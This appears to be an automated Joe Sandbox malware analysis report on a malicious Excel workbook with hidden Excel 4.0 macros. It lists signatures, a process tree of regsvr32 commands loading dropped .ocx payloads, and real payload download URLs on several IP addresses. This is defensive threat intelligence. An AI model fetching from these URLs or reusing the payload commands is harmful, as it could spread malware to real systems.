

JoeSandbox Cloud BASIC



ID: 532685

Sample Name: ClaimCopy-
539408676-12022021.xlsb

Cookbook:
defaultwindowsofficecookbook.jbs

Time: 16:17:17

Date: 02/12/2021

Version: 34.0.0 Boulder Opal

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Windows Analysis Report ClaimCopy-539408676-12022...

Overview

General Information

Sample Name:

ClaimCopy-539408676-12022021.xlsb

Analysis ID:

532685

MD5:

4b4aacfd637f34a..

SHA1:

86b477fdaa06a4f..

SHA256:

04a5fd7cd4e3a83.

Infos:

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Hidden Macro 4.0

Score: 76

Range: 0 - 100

Whitelisted: false

Confidence: 100%

Signatures

Office document tries to convince vi...

Multi AV Scanner detection for subm...

Found Excel 4.0 Macro with suspicio...

Sigma detected: Microsoft Office Pr...

Document exploit detected (process...

Document exploit detected (UrlDown...

Found protected and hidden Excel 4...

Found a hidden Excel 4.0 Macro she...


Potential document exploit detected...

Tries to load missing DLLs

Uses a known web browser user age...

Yara detected Xls With Macro 4.0

Classification



Process Tree

System is w10x64

EXCEL.EXE

(PID: 6996 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)

regsvr32.exe

(PID: 5972 cmdline: regsvr32 C:\ProgramData\Volet1.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)

regsvr32.exe

(PID: 6440 cmdline: regsvr32 C:\ProgramData\Volet2.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)

regsvr32.exe

(PID: 6468 cmdline: regsvr32 C:\ProgramData\Volet3.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)

regsvr32.exe

(PID: 6464 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet4.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)

regsvr32.exe

(PID: 6536 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet5.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)

regsvr32.exe

(PID: 6516 cmdline: regsvr32 -e -n -i:&Tiposa!G22& C:\ProgramData\Volet6.ocx MD5: 426E7499F6A7346F0410DEAD0805586B)

cleanup

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

System Summary:

Copyright Joe Security LLC 2021

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Jbx Signature Overview

Click to jump to signature section

AV Detection:



Multi AV Scanner detection for submitted file

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 2	DLL Side-Loading 1	Process Injection 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Minor System Perturbation
Default Accounts	Exploitation for Client Execution 2 2	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Loss
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 3	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Device Data Exposure
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Cellular Bill Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Major Application or System Disruption


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ClaimCopy-539408676-12022021.xlsb	10%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://schemas.open	0%	URL Reputation	safe	
http://185.82.126.78/939602286691.dat2:8	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://settings.outlook.comS	0%	Avira URL Cloud	safe	
http://185.82.126.78/939602286691.dat	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://cr.office.comn	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://substrate.office.comu	0%	Avira URL Cloud	safe	
http://https://api.onedrive.comcent	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://augloop.office.comLinkRequestApiPageTitleRetrievalhttps://uci.	0%	Avira URL Cloud	safe	
http://https://substrate.office.comP	0%	Avira URL Cloud	safe	
http://https://management.azure.comv	0%	Avira URL Cloud	safe	
http://https://substrate.office.comV	0%	Avira URL Cloud	safe	
http://https://api.diagnostics.office.comom	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://45.142.211.62/939602286691.dat2	0%	Avira URL Cloud	safe	
http://https://cortana.ai0	0%	Avira URL Cloud	safe	
http:// https://www.odwebp.svc.msOneDriveClientDownloadSitehttps://onedrive.live.com/about/download/? windows	0%	Avira URL Cloud	safe	
http://https://tasks.office.comsD	0%	Avira URL Cloud	safe	
http://45.142.211.62/939602286691.dat%9	0%	Avira URL Cloud	safe	
http://185.82.126.78/939602286691.dat78	0%	Avira URL Cloud	safe	
http://45.142.211.62/939602286691.dat	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://185.82.126.78/939602286691.dat	false	Avira URL Cloud: safe	unknown
http://45.142.211.62/939602286691.dat2	false	Avira URL Cloud: safe	unknown
http://45.142.211.62/939602286691.dat	false	Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.142.211.62	unknown	Russian Federation		208861	RACKTECHRU	false
158.69.133.78	unknown	Canada		16276	OVHFR	false
185.82.126.78	unknown	Latvia		52173	MAKONIXLV	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532685
Start date:	02.12.2021

Start time:	16:17:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 58s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ClaimCopy-539408676-12022021.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.evad.winXLSB@13/6@0/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.142.211.62	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	
158.69.133.78	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78/533792932717.dat2
185.82.126.78	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 185.82.126.78/533792932717.dat2

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RACKTECHRU	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 45.142.211.62
	CNSL-1741057625-Nov-22.xlsb	Get hash	malicious	Browse	• 45.142.211.22
	CNSL-1741057625-Nov-22.xlsb	Get hash	malicious	Browse	• 45.142.211.22
	8Jem3WHfr1.exe	Get hash	malicious	Browse	• 193.38.235.234
	Static.exe	Get hash	malicious	Browse	• 193.38.235.15
	aFxrnP3GU4	Get hash	malicious	Browse	• 91.223.144.104
	mirai.arm	Get hash	malicious	Browse	• 95.181.163.105
	W1Mjz5NWWI	Get hash	malicious	Browse	• 91.223.144.109
	qQKiWkenaq.exe	Get hash	malicious	Browse	• 185.156.177.75
	VKtClrdZz3.exe	Get hash	malicious	Browse	• 185.156.177.75
	9lzoAGDhiF.exe	Get hash	malicious	Browse	• 185.156.177.75
	jpgkOeJEe1J.exe	Get hash	malicious	Browse	• 185.156.177.75
	2xwePlrz6Y.exe	Get hash	malicious	Browse	• 185.156.177.75
	I6I48v5NQD	Get hash	malicious	Browse	• 193.38.234.19
	Nzt41q6zTL.exe	Get hash	malicious	Browse	• 95.181.163.15
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 95.181.163.181
	c2nfo64gHQ.exe	Get hash	malicious	Browse	• 95.181.163.181
	1dGGOE2V73.exe	Get hash	malicious	Browse	• 95.181.163.181
	1dGGOE2V73.exe	Get hash	malicious	Browse	• 95.181.163.181
	zfi3hUTQWN.exe	Get hash	malicious	Browse	• 95.181.163.181
OVHFR	ClaimCopy-539408676-12022021.xlsb	Get hash	malicious	Browse	• 158.69.133.78
	reg.exe	Get hash	malicious	Browse	• 213.186.33.5
	REQUEST FOR SPECIFICATION.exe	Get hash	malicious	Browse	• 213.251.15 8.218
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 149.56.106.83
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 149.56.106.83
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 149.56.106.83
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 149.56.106.83
	2iJBYBel22.dll	Get hash	malicious	Browse	• 149.56.106.83
	2iJBYBel22.dll	Get hash	malicious	Browse	• 149.56.106.83
	Tender SN980018277 & SN9901827 Signed Copy.exe	Get hash	malicious	Browse	• 51.161.104.181
	Invoice.exe	Get hash	malicious	Browse	• 54.38.220.85
	AegEywmjUJ.exe	Get hash	malicious	Browse	• 51.79.99.124
	P.O SPECIFICATION.xlsx	Get hash	malicious	Browse	• 51.79.99.124
	DC-330NC.xlsx	Get hash	malicious	Browse	• 51.79.99.124
	FILE_915494026923219.xlsm	Get hash	malicious	Browse	• 158.69.222.101
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 158.69.222.101
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 158.69.222.101
	916Q89rlYD.dll	Get hash	malicious	Browse	• 158.69.222.101
	9izNuvE61W.dll	Get hash	malicious	Browse	• 158.69.222.101
	P5LROPcURK.dll	Get hash	malicious	Browse	• 158.69.222.101

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user1\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7C0D527C-5EBC-4E38-99DF-FD6E1F5E260F	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140193
Entropy (8bit):	5.357946767911075
Encrypted:	false
SSDEEP:	1536:AcQlfgxrBdA3gBwtnQ9DQW+z2k4Ff7nXbovidXiE6LWmE9:MuQ9DQW+zYXfH
MD5:	1B6629990B3BAD53A8870F8DFD998DB1
SHA1:	472C589F3EF83CED68FD4C589B79A9317A7B2395

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\7C0D527C-5EBC-4E38-99DF-FD6E1F5E260F	
SHA-256:	4FC908013A446B7975A50198448289300261BF39AC2925620EB1E5A39763CC27
SHA-512:	C1A0D2E958FB05E136091421662C79A21901DEBE68FB5ED29855CEADB14A97667A8DA71E2AB448F95112FAE9411B96A24C3FFB26BDE38AA36EC5189AE47D087A
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">..<o:services o:GenerationTime="2021-12-02T15:18:13">..Build: 16.0.14715.30527-->..<o:default>..<o:ticket o:headerName="Authorization" o:headerValue="{}" />..</o:default>..<o:service o:name="Research">..<o:url>https://rr.office.microsoft.com/research/query.aspx</o:url>..</o:service>..<o:service o:name="ORedir">..<o:url>https://o15.officeredir.microsoft.com/r</o:url>..</o:service>..<o:service o:name="ORedirSSL">..<o:url>https://o15.officeredir.microsoft.com/r</o:url>..</o:service>..<o:service o:name="CIViewClientHelpId">..<o:url>https://[MAX.BaseHost]/client/results</o:url>..</o:service>..<o:service o:name="CIViewClientHome">..<o:url>https://[MAX.BaseHost]/client/results</o:url>..</o:service>..<o:service o:name="CIViewClientTemplate">..<o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>..</o:service>..<o:

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\FE01959F.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 1098x988, frames 3
Category:	dropped
Size (bytes):	85681
Entropy (8bit):	7.915850776614707
Encrypted:	false
SSDEEP:	1536:wB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylvBviKsUw:Pc6EehCfCZpUHKGXbBKsiit
MD5:	4F100E2CEFED046B44EC799015B454EF
SHA1:	5149E5D1B5212C77B3548914E9B47D67B4BEA574
SHA-256:	D30B441AB0E88A1487F29A80D63E2A4865A3F5DF7854FB8359B354397F807E2C
SHA-512:	153581151434815CC17E88D587FF6A6AF8F7154B4A05146453A9814F662C68D79F1063BDD9F789A1DB2F5818D199EF600703F8BC35785B0705332EC231F35A14
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	JFIF.....'.....'##" "##>1++1>H<9<HWNWNWmhm.....'.....'##" "##>1++1>H<9<HWNWNWmhm.....J.. ".....q[.+. *...K.....?.....g...6.)...=~.....w5.....7_~.....k.../...!..z%o..w!.....?...Gs?.}.....C..P~i.._=..{...W.... ".....d.....;z7)...~g.....C...v..\. O...0...v.....v.....A...;~Y..}.....MsC..~.5..?;.....V7...G...b..~.....@.....O..}...o4.s...z78.1.yl..X~.u..~.S....J..V~S..x.u~.. @....u..m....rGrf.P...+Z..?AW..~..u.G.....o&.....9.0...H.Zx...M.y.[kW...o.....;....z.....}v.m...[R.i...R..m....+J.....r6.P....[s..]vO_..].K.]~V.U=9].....W.....3.....G.t}Y

C:\Users\user\Desktop\14C50000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	99460
Entropy (8bit):	7.830572977398632
Encrypted:	false
SSDEEP:	1536:leQB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsylvBviKsUnPGjQ:levc6EehCfCZpUHKGXbBKsiiGOM
MD5:	FD7A189D988925BDF5784D890500A582
SHA1:	8E51A1054D8BD145B8AF98AB593D086AA6DD4727
SHA-256:	AB95C6A9AA4778FF2449AB5C353F5DEB3C5C9D307972957F88A87FABB8BE5846
SHA-512:	24CBAF19F4335CD63162843C2D87F0653D647D853A41ACCE966606FA35B7F302A0559D5C516445F51F05C0021C455E966E51CEA1229DFD25BE27B8AE4BBFBFD
Malicious:	false
Preview:	PK.....!..V.....[Content_Types].xml ...(.....[V`.VI.,TI.,_n... ..1..B`.B';...l\d.ah...O..X,...6.1q...l.UO.w+...w.T..F.2.B.U..... r.....M.. ".....N..l..7dsD!.w0.....&l]...ZAq-C.&;F.Fd.9...F_...)...h...r.../VA?K.p...O.../s...?d...S.v...K>]c...6.]r.CG...4O.4R...p...b....M.t.c.8!.....D/d..Q.p.1f....n..0....}..>...d0S....X...

C:\Users\user\Desktop\14C50000:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]...Zoneld=0

C:\Users\user\Desktop\ClaimCopy-539408676-12022021.xlsm (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	99460
Entropy (8bit):	7.830572977398632
Encrypted:	false
SSDEEP:	1536:leQB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsYlBviKsUnPGjQ:levc6EehCfCZpUHKGXbBKsiiGOM
MD5:	FD7A189D988925BDF5784D890500A582
SHA1:	8E51A1054D8BD145B8AF98AB593D086AA6DD4727
SHA-256:	AB95C6A9AA4778FF2449AB5C353F5DEB3C5C9D307972957F88A87FABB8BE5846
SHA-512:	24CBAF19F4335CD63162843C2D87F0653D647D853A41ACCE96606FA35B7F302A0559D5C516445F51F05C0021C455E966E51CEA1229DFD25BE27B8AE4BBFBFD
Malicious:	true
Preview:	PK.....!..V.....[Content_Types].xml ...(.U.n.0.}G..".BM..C.....^}.x8...v...&kTx.....{..e...}g+...V.....{V`.VI.,TI..._n... ..1..B`.B`.;...l.d.ah...O..X,...6.1q...l.UO.w+...w.T..F.2. B.U.....r.....M..".0.....N..l.7dsD!..w0.....&l)...ZAq-C.&;F.Fd.9...F_)...h....r.../VA?K.p...O..../.s...?d....S.v...K>].c..6.].r.CG...4O.4R...p..b....M.t.c..8!..... D/d..Q.p.1f....n..0....}.>...d0S....X...

C:\Users\user\Desktop-\$ClaimCopy-539408676-12022021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362C7
Malicious:	true
Preview:	.pratesh ..p.r.a.t.e.s.h.

Static File Info

General	
File type:	Microsoft Excel 2007+
Entropy (8bit):	7.831010211626038
TrID:	- Microsoft Excel Office Binary workbook document (40504/1) 83.51% - ZIP compressed archive (8000/1) 16.49%
File name:	ClaimCopy-539408676-12022021.xlsm
File size:	99677
MD5:	4b4aacfd637f34a8c9111d80578bf275
SHA1:	86b477fdaa06a4fcd7e863af0b7dc9321b9978e4
SHA256:	04a5fd7cd4e3a83f37c9d9b5152a0985278a9d4a6cd749c35fdffd1292fdc49f
SHA512:	0e5babb339a32868b4198c7d2d4714638033602f12bb30582766ae4de5feb8ec41b3ba18e2e36476a5676b97d8312f818daeb4364dd81faf3fa567a17a013c31
SSDEEP:	1536:hMB5SOqcuTUdehXyvl0f4CZpUcab2GFVbgPuDF7exsYlBviKsUfp:Nc6EehCfCZpUHKGXbBKsiiOp
File Content Preview:	PK.....!..~.....[Content_Types].xml ...(.

File Icon

	
Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "ClaimCopy-539408676-12022021.xlsb"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
